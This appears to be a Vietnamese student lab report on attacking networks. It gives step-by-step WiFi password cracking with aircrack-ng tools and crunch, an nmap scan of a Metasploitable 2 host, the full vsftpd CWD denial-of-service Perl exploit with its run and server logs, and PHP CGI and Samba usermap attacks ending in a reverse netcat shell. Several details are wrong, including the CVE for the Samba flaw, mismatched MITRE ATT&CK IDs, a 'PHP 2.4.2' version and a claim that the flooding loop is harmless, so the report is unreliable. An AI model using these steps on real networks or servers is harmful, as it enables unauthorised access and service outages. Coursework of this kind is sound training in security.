
Chi tiết cụ thể cách thực hiện tấn công như sau:

- Đầu tiên mở Terminal để thực hiện các câu lệnh (Tương tự Command Prompt trong Windows).


- Kiểm tra tên card Wireless đang sử dụng bằng lệnh ***iwconfig*** thông thường là card wlan0.



- Chuyển card mạng Wifi sang chế độ monitor (Chế độ theo dõi toàn bộ các tín hiệu trong mạng) bằng ***airmon-ng*** với lệnh.




- Lúc này, kiểm tra bằng ***ifconfig*** ta sẽ thấy có card wlan0mon.
- Sử dụng ***airodump*** để theo dõi hoạt động các mạng wifi hiện tại qua card wlan0mon (Card wlan0 ở chế độ monitor).



- Xác định mạng Wifi mục tiêu và sử dụng airodump để bắt gói tin và chỉ theo dõi duy nhất mạng mục tiêu đó:

airodump-ng -c [channel] -w [tập tin] --bssid [BSSID của mạng] wlan0mon



Trong đó:

- Quan sát trường CH để xác định Channel của điểm phát sóng.
- ***W [tập tin]:*** xác định đường dẫn để lưu tập tin bắt được (định dạng .cap).
- ***Bssid:*** Xem trường BSSID (Địa chỉ MAC của access point).
- Thu thập gói tin trong quá trình đăng nhập để dựa vào đó dò tìm mật khẩu.


Cú pháp để sử dụng Crunch:

crunch [min] [max] [charset] -t [pattern] -o [path file]

- ***[Min]:*** số kí tự tối thiểu.
- ***[Max]:*** số kí tự tối đa.


- ***[Charset]:*** danh sách kí tự có trong mật khẩu.
- ***[Pattern]:*** mẫu mật khẩu & các ký tự đã biết, ký tự chưa biết ký hiệu %.
- ***[Path file]:*** đừng dẫn file Wordlist được tạo.

Thực hiện lệnh với cú pháp như sau:



- Sau khi đã tìm được mật khẩu, tắt chế độ monitor của card wlan0 để có thể sử dụng lại Wifi bằng lệnh:

airmon-ng stop wlan0mon



- Sau khi có mật khẩu rồi thì bước tiếp theo là scan các máy có trong mạng và tiến hành tấn công.
- Cú pháp tìm các máy khác trong mạng LAN: ***arp -a***.

```
PS C:\Users\tfhoa> arp -a

Interface: 192.168.111.1 --- 0x5
  Internet Address      Physical Address      Type
  192.168.111.146       00-0c-29-bb-e1-0f     dynamic
  192.168.111.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.88.1 --- 0xc
  Internet Address      Physical Address      Type
  192.168.88.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 192.168.63.1 --- 0xe
  Internet Address      Physical Address      Type
  192.168.63.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

2. Thực hiện tấn công máy Client.


- Địa chỉ ip máy client ***192.168.111.144***.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:43:d7:c9
          inet addr:192.168.111.144  Bcast:192.168.111.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe43:d7c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22866 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22917 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1670654 (1.5 MB)  TX bytes:2362663 (2.2 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:128 errors:0 dropped:0 overruns:0 frame:0
          TX packets:128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:36113 (35.2 KB)  TX bytes:36113 (35.2 KB)

msfadmin@metasploitable:~$
```

- Sử dụng lệnh "***Nmap -p 192.168.111.144***" để kiểm tra các cổng mạng mà máy client có địa chỉ IP 192.168.111.144 đang lắng nghe.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -p- 192.168.111.144

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 04:25 EST
Nmap scan report for 192.168.111.144
Host is up (0.0028s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
38167/tcp open  unknown
38468/tcp open  unknown
54786/tcp open  unknown
57593/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.44 seconds
```

- Trong trường hợp này, lệnh nmap đã quét và phát hiện các cổng mạng mà máy chủ tại địa chỉ IP 192.168.111.144 đang lắng nghe. Các cổng mạng mở (Open) bao gồm các dịch vụ như FTP, SSH, Telnet, SMTP, HTTP, RPCbind, NetBIOS, và nhiều dịch vụ khác. Điều này có thể giúp xác định các dịch vụ hoặc ứng dụng đang chạy trên máy client.
- Ở đây khi có được thông tin về các cổng trong mạng và các dịch vụ đang mở thì mục tiêu của chúng ta là tấn công và khai thác được càng nhiều thông tin càng tốt.
- Đầu tiên thì nhóm đồ án thực hiện tấn công vào dịch vụ vsftpd đang mở trên cổng TCP 21 bằng lệnh "***Searchsploit vsftpd***".



Kết quả thu được như sau:

- ***"Vsftpd 2.0.5 'CWD (Authenticated) Remote Memory Consumption":*** Một lỗ hổng có thể gây ra tiêu tốn bộ nhớ từ xa sau khi xác thực trong vsftpd 2.0.5.
- ***"Vsftpd 2.0.5- 'deny_file' Option Remote Denial of Service (1)":*** Lỗ hổng có thể gây ra tấn công từ xa khi sử dụng tùy chọn 'deny_file' trong vsftpd 2.0.5.
- ***"Wsftpd 2.0.5- 'deny file Option Remote Denial of Service (2)":*** Tương tự như lỗ hổng trước đó, nhưng có thể gây ra tấn công từ xa với tùy chọn 'deny_file' trong vsftpd 2.0.5.
- ***"Vsftpd 2.3.2 - Denial of Service":*** Lỗ hổng có thể gây ra tấn công từ xa đối với vsftpd 2.3.2.
- ***"Vsftpd 2.3.4 Backdoor Command Execution":*** Lỗ hổng này có thể cho phép thực hiện lệnh từ xa trên máy chủ vsftpd 2.3.4. Có cả phiên bản Metasploit để khai thác lỗ hổng này.
- ***"Wsftpd 3.0.3 Remote Denial of Service":*** Lỗ hổng có thể gây ra tấn công từ xa đối với vsftpd 3.0.3.
- Ở đây nhóm thực hiện Remote Memory Consumption còn các lỗ hổng phía sau làm tương tự.

a. Khai thác vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption.

Mục tiêu:

- Tiêu thụ tài nguyên hệ thống của máy chủ FTP.

Kỹ thuật:

- Kẻ tấn công sẽ đăng nhập vào máy chủ FTP với một tài khoản có quyền.
- Sau đó, kẻ tấn công sẽ gửi một yêu cầu CWD với một chuỗi ký tự dài.

- Yếu tố bảo mật bị khai thác là cách thức mà vsftpd xử lý các yêu cầu CWD. vsftpd sẽ tạo một cấu trúc dữ liệu trong bộ nhớ để lưu trữ thông tin về thư mục hiện tại. Nếu chuỗi ký tự trong yêu cầu CWD quá dài, cấu trúc dữ liệu này sẽ bị tràn bộ nhớ.

Mối đe dọa:

- Kẻ tấn công có thể sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy chủ FTP, khiến máy chủ ngừng hoạt động hoặc hoạt động chậm chạp.
- Kẻ tấn công cũng có thể sử dụng kỹ thuật này để tạo ra một cuộc tấn công từ chối dịch vụ (DoS).

Mức độ nghiêm trọng:

- Kỹ thuật này có mức độ nghiêm trọng cao.

Các biện pháp phòng ngừa:

- Cập nhật vsftpd lên phiên bản 2.3.5 hoặc mới hơn.
- Tắt tính năng chroot cho người dùng FTP.

Bảng MITRE ATT&CK:

ATT&CK Techniques	***Mục đích***
T1190: *Memory Exhaustion*	*Sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy chủ FTP.*
T1496: *Resource Exhaustion*	*Sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy chủ FTP.*

Chi tiết tấn công như sau:

- Sử dụng gợi ý khai thác của lệnh Searchsploit vsftpd nhóm thực hiện tấn công như sau.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit -m linux/dos/5814.pl

  Exploit: vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
      URL: https://www.exploit-db.com/exploits/5814
     Path: /usr/share/exploitdb/exploits/linux/dos/5814.pl
    Codes: CVE-2007-5962
 Verified: True
File Type: Perl script text executable
cp: overwrite '/home/kali/Downloads/5814.pl'? ^[[B^[[B^[[B^[[B^[[B^[[B
Copied to: /home/kali/Downloads/5814.pl
```

- Ở đây thì lỗ hổng này đã được tìm ra và khai thác nên nhóm sử dụng lại payload đã được cung cấp sẵn ở đường dẫn https://www.exploit-db.com/exploits/5814.

```
#!/usr/bin/perl -w


################################################################################
#               vsftpd 2.0.5 FTP Server on Red Hat Enterprise Linux (RHEL) 5, Fedora 6 to 8,
#               Foresight Linux, rPath Linux is prone to Denial-of-Service(DoS) vulnerability.
#
#               Can be xploited by large number of CWD commands to vsftp daemon with deny_file configuration
#               option in /etc/vsftpd/vsftpd.conf or the path where FTP server is installed.
#
#               I tried to modify local exploit found at securityfocus such that we can remotely exloit
#
#               Author shall not bear any responsibility
#               Author: Praveen Darshanam
#               Email:  praveen[underscore]recker[at]sify.com
#               Date:   07th June, 2008
#
#
################################################################################


use Net::FTP;
$ftp = Net::FTP->new($ARGV[0], Debug => 0) || die "Cannot connect to Host $ARGV[0]\n Usage: $0 script_name.pl target_ip\n";
$ftp -> login("anonymous","anonymous") || die "Could not Login ... Retry";

while(1)
{
#this loop runs infinitely

$ftp -> cwd();
}

$ftp->quit;

# milw0rm.com [2008-06-14]

```

- Đoạn mã này tạo một kết nối FTP với máy client, đăng nhập dưới tên người dùng "***Anonymous***", sau đó thực hiện một vòng lặp không có tác dụng thực tế và sau đó đóng kết nối. Mã này không thực hiện bất kỳ thao tác FTP hữu ích nào và chỉ được sử dụng để kiểm tra tính sẵn sàng của máy chủ FTP. Tiến hành chạy mã bằng câu lệnh như sau.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ perl 5814.pl 192.168.111.144
^C

┌──(kali㉿kali)-[~/Downloads]
└─$
```

- Kết quả là chúng ta đều nhận thấy có rất nhiều phiên truy cập FTP trên một máy chủ.

```
Sat Nov  4 22:32:10 2023 [pid 5378] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:48:05 2023 [pid 5333] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:48:16 2023 [pid 5356] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:48:16 2023 [pid 5358] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:48:16 2023 [pid 5362] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:48:16 2023 [pid 5365] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:48:16 2023 [pid 5361] [ftp] OK LOGIN: Client "192.168.111.131", an
on password "IEUser@"
Sun Nov  5 03:48:16 2023 [pid 5363] [ftp] OK LOGIN: Client "192.168.111.131", an
on password "IEUser@"
Sun Nov  5 03:48:17 2023 [pid 5357] [ftp] OK LOGIN: Client "192.168.111.131", an
on password "IEUser@"
Sun Nov  5 03:48:25 2023 [pid 5434] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:48:25 2023 [pid 5438] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:48:25 2023 [pid 5440] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:50:58 2023 [pid 5452] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:50:58 2023 [pid 5451] [ftp] OK LOGIN: Client "192.168.111.131", an
on password "anonymous"
Sun Nov  5 03:53:28 2023 [pid 5457] CONNECT: Client "192.168.111.131"
Sun Nov  5 03:53:28 2023 [pid 5456] [ftp] OK LOGIN: Client "192.168.111.131", an
on password "anonymous"
Sun Nov  5 04:05:16 2023 [pid 5272] CONNECT: Client "192.168.111.131"
Sun Nov  5 04:05:16 2023 [pid 5271] [ftp] OK LOGIN: Client "192.168.111.131", an
on password "anonymous"
msfadmin@metasploitable:~$ _
```

- Các thông báo này cho thấy có một máy tính từ địa chỉ IP 192.168.111.131 (***Atacker***) liên tục cố gắng kết nối vào máy chủ FTP và thực hiện đăng nhập bằng tên người dùng "***anonymous***". Tấn công thành công trên máy chủ FTP.

b. Khai thác PHP CGI Argument Injection (CVE-2012-1823).

Mục tiêu:

- Lấy quyền truy cập hệ thống.

Kỹ thuật:

- Kẻ tấn công sẽ gửi một yêu cầu HTTP với một tham số có chứa mã độc.

- Kẻ tấn công có thể sử dụng một công cụ như Burp Suite hoặc ZAP để tạo yêu cầu HTTP.
- Yếu tố bảo mật bị khai thác là cách thức mà PHP xử lý các tham số trong yêu cầu HTTP. PHP sẽ giải mã các tham số này trước khi chuyển chúng cho ứng dụng web. Nếu tham số có chứa mã độc, mã độc sẽ được thực thi trên hệ thống của nạn nhân.

Mối đe dọa:

- Kẻ tấn công có thể sử dụng kỹ thuật này để lấy quyền truy cập hệ thống trên máy chủ của nạn nhân.
- Kẻ tấn công có thể sử dụng quyền truy cập này để cài đặt phần mềm độc hại, đánh cắp dữ liệu hoặc thực hiện các hành động khác.

Mức độ nghiêm trọng:

- Kỹ thuật này có mức độ nghiêm trọng cao.

Các biện pháp phòng ngừa:

- Cập nhật PHP lên phiên bản 5.3.13 hoặc mới hơn.
- Sử dụng một bộ lọc tham số để ngăn chặn các tham số có chứa mã độc.

Bảng MITRE ATT&CK:


ATT&CK Techniques	***Mục đích***
T1060: *Exploit Public-Facing Application*	*Sử dụng một ứng dụng web có sẵn công khai để khai thác lỗ hổng bảo mật.*
T1190: *Memory Exhaustion*	*Sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy chủ nạn nhân.*
T1496: *Resource Exhaustion*	*Sử dụng kỹ thuật này để tiêu thụ tài nguyên hệ thống của máy chủ nạn nhân.*

Thông tin bổ sung:

- Kỹ thuật này chỉ hoạt động với các phiên bản PHP 5.3.12 hoặc cũ hơn.
- Kỹ thuật này có thể được sử dụng để tấn công các ứng dụng web chạy trên bất kỳ hệ điều hành nào.

Chi tiết kỹ thuật tấn công được trình bày như sau:

- Nhóm đã phát hiện rằng cổng 80 trên máy clinet Metasploitable 2 đang mở và ứng dụng web của nó chạy PHP. Để tiến xa hơn trong việc tìm lỗ hổng bảo mật, nhóm đã xác định phiên bản cụ thể của PHP và phát hiện rằng nó đang chạy dưới dạng Common Gateway Interface (CGI). Với thông tin này, nhóm đồ án tận dụng một lỗ hổng liên quan đến việc xử lý đối số của PHP phiên bản 2.4.2 bằng sử dụng công cụ Metasploit.
- Khi một ứng dụng PHP chạy dưới dạng CGI, các phiên bản từ 5.3.12 đến 5.4.2 có nguy cơ bị tấn công thông qua một lỗ hổng liên quan đến tính năng lập luận. Module tận dụng trong Metasploit sử dụng tùy chọn -d để đặt lệnh trong tệp php.ini và sau đó thực thi mã từ đó. Một lưu ý trong quá trình tấn công là "nếu không có dấu '=' và không có dấu thoát " trong chuỗi truy vấn, chuỗi sẽ được phân tách thành các ký tự '+', các khoảng trắng sẽ được mã hóa, và sau đó nó sẽ được chuyển đến một hàm thoát (Escape) được xác định trước đó bởi hệ thống. Hàm này có khả năng thoát khỏi các siêu ký tự shell được mã hóa, như được xác định bởi chuẩn RFC (Request for Comments), và sau đó chuyển chúng sang tệp nhị phân CGI. Module này cũng có thể được sử dụng để khai thác một lỗ hổng bảo mật được công bố là Plesk0day, mà kingcope tiết lộ vào tháng 6 năm 2013.



c. Khai thác Samba Usermap Script (CVE-2020-1472).

Mục tiêu:

- Lấy quyền truy cập hệ thống.

Kỹ thuật:

- Kẻ tấn công sẽ gửi một yêu cầu SMB với một tập lệnh usermap có chứa mã độc.
- Kẻ tấn công có thể sử dụng một công cụ như Metasploit Framework để tạo yêu cầu SMB.
- Yếu tố bảo mật bị khai thác là cách thức mà Samba xử lý các tập lệnh usermap. Samba sẽ thực thi các tập lệnh usermap này mà không kiểm tra tính xác thực của người dùng hoặc nguồn gốc của tập lệnh.

Mối đe dọa:

- Kẻ tấn công có thể sử dụng kỹ thuật này để lấy quyền truy cập hệ thống trên máy chủ của nạn nhân.
- Kẻ tấn công có thể sử dụng quyền truy cập này để cài đặt phần mềm độc hại, đánh cắp dữ liệu hoặc thực hiện các hành động khác.

Mức độ nghiêm trọng:

- Kỹ thuật này có mức độ nghiêm trọng cao.

Các biện pháp phòng ngừa:

- Cập nhật Samba lên phiên bản 4.13.15 hoặc mới hơn.
- Tắt tính năng script_security trên Samba.


Bảng MITRE ATT&CK:

ATT&CK Techniques	***Mục đích***
T1060: *Exploit Public-Facing Application*	*Sử dụng một dịch vụ mạng có sẵn công khai để khai thác lỗ hổng bảo mật.*

T1204: *Remote System Discovery*	*Sử dụng một dịch vụ mạng để thu thập thông tin về máy chủ nạn nhân.*
T1569: *Remote Command Execution*	*Sử dụng một dịch vụ mạng để thực thi mã trên máy chủ nạn nhân.*

Chi tiết kỹ thuật tấn công:

- Sử dụng **cmd/unix/reverse_netcat** để tạo một kết nối ngược và thực hiện lệnh trên máy chủ mục tiêu.
- **Command shell session 1 opened (192.168.111.131:4444 -> 192.168.111.144:35503) at 2023-11-05 04:56:10 -0500.**
